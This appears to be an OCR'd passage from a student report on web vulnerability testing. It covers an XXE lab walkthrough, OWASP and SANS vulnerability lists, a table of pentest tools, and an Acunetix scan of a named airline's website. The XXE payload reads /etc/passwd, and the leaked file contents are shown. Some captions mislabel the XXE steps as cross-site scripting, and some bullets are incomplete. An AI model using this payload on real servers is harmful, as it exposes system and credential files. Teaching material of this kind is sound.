


Before we demonstrate how XXE attacks work, let's start by understanding the structure and contents of the net_trade.xml file that will be processed by the BatchTRADER application.

ACTION

Click Show XML button to view a sample net_trade.xml trade file.

Figure 5 Cross Site Scripting 1




The XML trade file defines five tags to describe a single trade order. These are name stock trader units and price which are processed by the BatchTRADER's server side SAX parser. Let's try and submit the file to understand how the application processes our trade file.

ACTION

Click "Save" to continue

Figure 6 Cross Site Scripting 2



6. MALICIOUS XXE INPUT

An XXE attack works by taking advantage of a feature in XML, namely XML eXternal Entities (XXE) that allows external XML resources to be loaded within an XML document.

By submitting an XML file that defines an external entity with a `file://` URL, an attacker can effectively trick the application's SAX parser into reading the contents of arbitrary file(s) that reside on the server-side filesystem.


ACTION

1. As Alice click Play to modify the existing `xet_trade.xml` file with our malicious input.

2. Then Click Save to continue.

```
<!DOCTYPE foo [<!ELEMENT foo ANY >
<!ENTITY bar SYSTEM "file:///etc/passwd" >]>
<trades>
  <metadata>
    <name>Apple Inc</name>
    <stock>APPL</stock>
    <trader>
      <foo>&bar;</foo>
      <name>C.K Frode</name>
    </trader>
    <units>1500</units>
    <price>130</price>
    <name>Microsoft Corp</name>
    <stock>MSFT</stock>
    <trader>
      <name>C.K Frode</name>
    </trader>
    <units>5000</units>
    <price>45</price>
    <name>Amazon Inc</name>
    <stock>AMZN</stock>
    <trader>
      <name>C.K Frode</name>
    </trader>
    <units>4500</units>
    <price>195</price>
  </metadata>
</trades>
```

Figure 7 Cross Site Scripting 3



7. MALICIOUS XML FILE


You should now have a copy of the modified `xet_trade.xml` file saved locally as `xet_trade_malicious.xml`

ACTION

1. As Bob locate the file `xet_trade_malicious.xml` and upload it using the 'Upload Trades' feature.

2. Click Upload button to continue.

Figure 8Cross Site Scripting 4



8. ACCESSING SYSTEM FILES

Alice now has access to BatchTRADER web server's `/etc/passwd` file. Let's analyze how the XXE injection flaw was exploited.

By using XML entities, the `SYSTEM` keyword causes an XML parser to read data from a `URI` and permits it to be substituted in the document.

Simply put the XML parser was tricked into accessing a resource that the application developer's did not intend to be accessible, in this case a file on the local file system of the remote server.

In this example, the following XML code fetched the `/etc/passwd` file present on BatchTRADER's web server and displayed it to the user of the application.

`<!ENTITY bar SYSTEM "/etc/passwd" >]>`

Because of this vulnerability any file on the remote server (or more precisely, any file that the web

Company name	Stock Symbol	Trader Name	Amount	Last Price
Apple Inc	APPL	root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false messagebus:x:102:106::/var/run/dbus:/bin/false landscape:x:103:109::/var/lib/landscape:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin pollinate:x:105:1::/var/cache/pollinate:/bin/false ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash aws:x:999:999::/opt/aws/bootworks/current:/bin/bash ntp:x:106:111::/home/ntp:/bin/false redis:x:107:112:redis server,,,:/var/lib/redis:/bin/false mysql:x:108:113:MySQL Server,,,:/nonexistent:/bin/false C.K Frode	1500	130
Microsoft Corp	MSFT	C.K Frode	5000	45
Amazon Inc	AMZN	C.K Frode	4500	195

Figure 9 Cross Site Scripting 5

2.1.8 Insecure Deserialization

In web application the object is stored in the Database and the object is serialized and deserialize very frequently. In serialization taking an object and transferring it into byte so that it can be in the proper format so that it can be stored in the http or other database. Deserialization is the vice versa of the serialization it is basically converting the serialized data into the objects which can be used by the application. An insecure deserialization is more like the opening a box and tearing the packaging of the box

2.1.9 Using Components with Known Vulnerabilities

The web developers use components in their web applications such as libraries and framework. They use these components to stop the redundancy of work because they are components of software that make work easy for the developers to trace. The attackers use the components to find the vulnerabilities available in the website. Attackers look for the security holes available in the website and then try to exploit that vulnerability of the website.

2.1.10 Insufficient Logging and Monitoring

Web application need to maintain proper logging to detect if there is any data breach occurred in the organisation. If there are any data breaches in the system and it is ignored by the organisation it can cause damage and gives attacker a lot of time to attack the system. The organisations need to prepare a incident plan to be sure that if any attack is occurring it can be easily handled by the team. Web developers need to take come serious steps to face these types of attacks. The OWASP also recommends implementing the logging and monitoring.

2.2. Sans Top 20 Vulnerabilities

The top 20 vulnerabilities are given by as Systems, networking and security institute (SANS). These are the common and most successful vulnerabilities exploited by the attacker. They take the most convenient route to attack any website or exploit any vulnerability. Some of the general vulnerabilities are discussed below:-

2.2.1 General Vulnerabilities

These are the general vulnerabilities which are encountered and easily exploited. These are vulnerabilities which comes with the system configurations and admins irresponsibility

- **Default setting of operating system**

  This Vulnerability talks about if the default setting and system is used then it can be easily exploited by the attacker. The defaults settings are much easier to exploit rather than the customized system.

- **Accounts without passwords or weak passwords.**

System admin should make sure that all the accounts and system available in the organization have the strong password which can be help in stopping the account access and exposure of sensitive data available in the website.

- **No or Incomplete Backup**
  If the complete backup is not taken by the organisation it can lead into the vulnerability. If the data is corrupted or lost by any reason it can result into exposure of information and it also increases the possibility of attacks into the web application.

- **Open port number**

  If the port numbers are left open by the developer it can result in exploitation of the vulnerability. Open ports are the entry point for the attackers if the http‟s port number is open it can exploit and result in injection of any malicious code.

- **Improper functioning of Firewall**

  If the traffic is not monitored properly this loophole can be used as a advantage by the attacker. The outgoing traffic from the system should be kept in mind similarly from which sources and from sources the traffic is coming in the organization what all links are used by the employees need to be monitored.

- **Incomplete Logging**

  The logs are needed to be maintained properly. If the logging is not maintained properly it can result in the opportunity for the attacker to perform malicious activities because it is not observed what are activities are performed in the system.

- **Common gateway Interface Vulnerability**

  The CGI are used between the web Server and the external application to work as an intermediary. If the CGI programs are weak in scripts or they can break off in between it can they can be exploited by the attacker

2.2.2 Top Windows vulnerabilities

Some of the Windows vulnerabilities which are discussed in the Sans Document are:-


- Encoding the characters to bypass the application filters by inserting the encoded character in the URL
- ISAPI extension vulnerability because of the unchecked buffer available in the code which handles the input parameter.

- Remote data services which allow to access remotely via internet database objects. RDS als includes some components which can allow attacker to access the system If the NetBIOS i not protected it can result in can share network.
- Vulnerability in the windows which can be
- Weak hashing in SAM (LAN Manager hash)

Chapter 3

Tools for Vulnerability Assessment and penetration testing On Web Application

There are different types of tools which help in finding the vulnerability and testing the various methods. These tools help generating a report which explains more about the vulnerabilities which can be easily exploited.



NO.	Name	License	Type	Operating System	Technique
1	Metasploit	Proprietary	Vulnerability scanner and exploit	Cross-platform	Penetration testing
2	Nessus	Proprietary	Vulnerability scanner	Cross-platform	Penetration testing
3	Kali Linux	GPL	Collection of various tools	Linux	Penetration testing
4	Burp Suite	Proprietary	web vulnerability scanner	Cross-platform	Penetration testing
5	w3af	GPL	web vulnerability scanner	Cross-platform	Penetration testing
6	OpenVAS	GPL	Vulnerability scanner	Cross-platform	Penetration testing
7	Paros proxy	GPL	web vulnerability scanner	Cross-platform	Penetration testing
8	Core Impact	Proprietary	Vulnerability scanner and exploit	Windows	Penetration testing
9	Nexpose	Proprietary	Entire vulnerability management lifecycle	Linux, Windows	Penetration testing
10	GFI LanGuard	Proprietary	Vulnerability scanner	Windows	Penetration testing
11	Acunetix WVS	Proprietary	web vulnerability scanner	Windows	Penetration testing
12	QualysGuard	Proprietary	Vulnerability scanner	Cross-platform	Penetration testing
13	MBSA	Freeware	Vulnerability scanner	Windows	Static analysis
14	AppScan	Proprietary	web vulnerability scanner	Windows	Static analysis
15	Canvas	Proprietary	Vulnerability scanner and exploit	Cross-platform	Penetration testing
16	Fortify	Proprietary	Web application	Cross-platform	Static analysis
17	Find Bugs	GPL	Java Code Vulnerability	Cross-platform	Static analysis

Figure 10 Tools for VAPT

- Acunetix
- NMap
- Burp suite
- Metasploit
- Nikto

3.1Acunetix

Acunetix is a web application security tool which helps in auditing your web application. It is an automated security testing tool that checks the vulnerabilities. It looks for the vulnerabilities like SQL Injection, Cross site scripting, Broken Authentication and other listed vulnerabilities. It can scan any website that is easily accessible through web browser and also uses the protocol of https/ http. It has an advance crawler which helps in finding any file. It has the unique solution for the analysing customised web application.

3.1.2Working of Acunetix

These are the steps which are followed to perform a testing through this tool:-

a)Target Identification:

WVS checks target(s) with active web server, and therefore, host any web application. Information is collected regarding web-technologies used, web server-type and responsiveness for appropriate filtering tests.


b) Site Crawling and Structure Mapping:

The index file of web application is fetched first, determined by the URL (e.g., http://192.168.1.128:80/ will load the main index.html). Received responses are parsed to get links, forms, parameters, input fields, and client side scripts that builds a list of directories and files inside the web application.

c) Pattern Analysis


is executed against the web application. Various web applications have been scanned using Acunetix WVS. The figure shown below depicts the result obtained after scanning Air India

Website. The crawling structure of Air India website obtained after scanning it using Acunetix WVS. Crawling, in general, refers to navigate all the pages of a complete web application. It enlists all the various portions of websites that have been scanned and identifies the vulnerability which may be present in any of those crawled pages. Figure6. Vulnerability Alert Summary Details of Air India website using Acunetix WVS



```
Report   Start URL: http://www.airIndia.com:80/

Scan Results                                        Status
Scan Thread 1 (http://www.airIndia.com:8...         Finished (537 alerts)
  Web Alerts (537)
    User credentials are sent in clear te...
    Broken links (76)
    Password type input with auto-comp...
  Knowledge Base (3)
    List of client scripts
    List of files with inputs
    List of external hosts
  Site Structure
    /                                               OK
      app_themes                                    Redirect
      fonts                                         Redirect
      images                                        Redirect
      javascript                                    Redirect
      js                                            Redirect
      routemap                                      Redirect
      styles                                        Redirect
      video                                         Redirect
      webcontrols                                   Redirect
      writereaddata                                 Redirect
      787-boeing-dreamliner.htm                     OK
      about-airindia.htm                            OK
```

Figure 11 Crawling in Acunetix



Alerts summary   537 alerts

acunetix threat level

Level 2: Medium

Acunetix Threat Level 2

One or more medium-severity type vulnerabilities have been by the scanner. You should investigate each of these vulnerabilities to ensure they will not escalate to more severe problems.

Total alerts found	537
High	0
Medium	291
Low	0
Informational	246

Target information   http://www.airIndia.com:80/

Statistics   1208 requests


Progress   Scan is finished   100.00%

Figure 12 Scanning in Acunetix

Figure 13 shows the summary of vulnerabilities found during the scan of Air India website. It provides the target information, types of vulnerabilities detected and the vulnerability threat level. In this case, total 537 alerts are found- 291 Medium and 246 Informal. As such, no high category vulnerability is detected and the preferred Acunetix threat level is Level 2: Medium.


3.2 Nikto

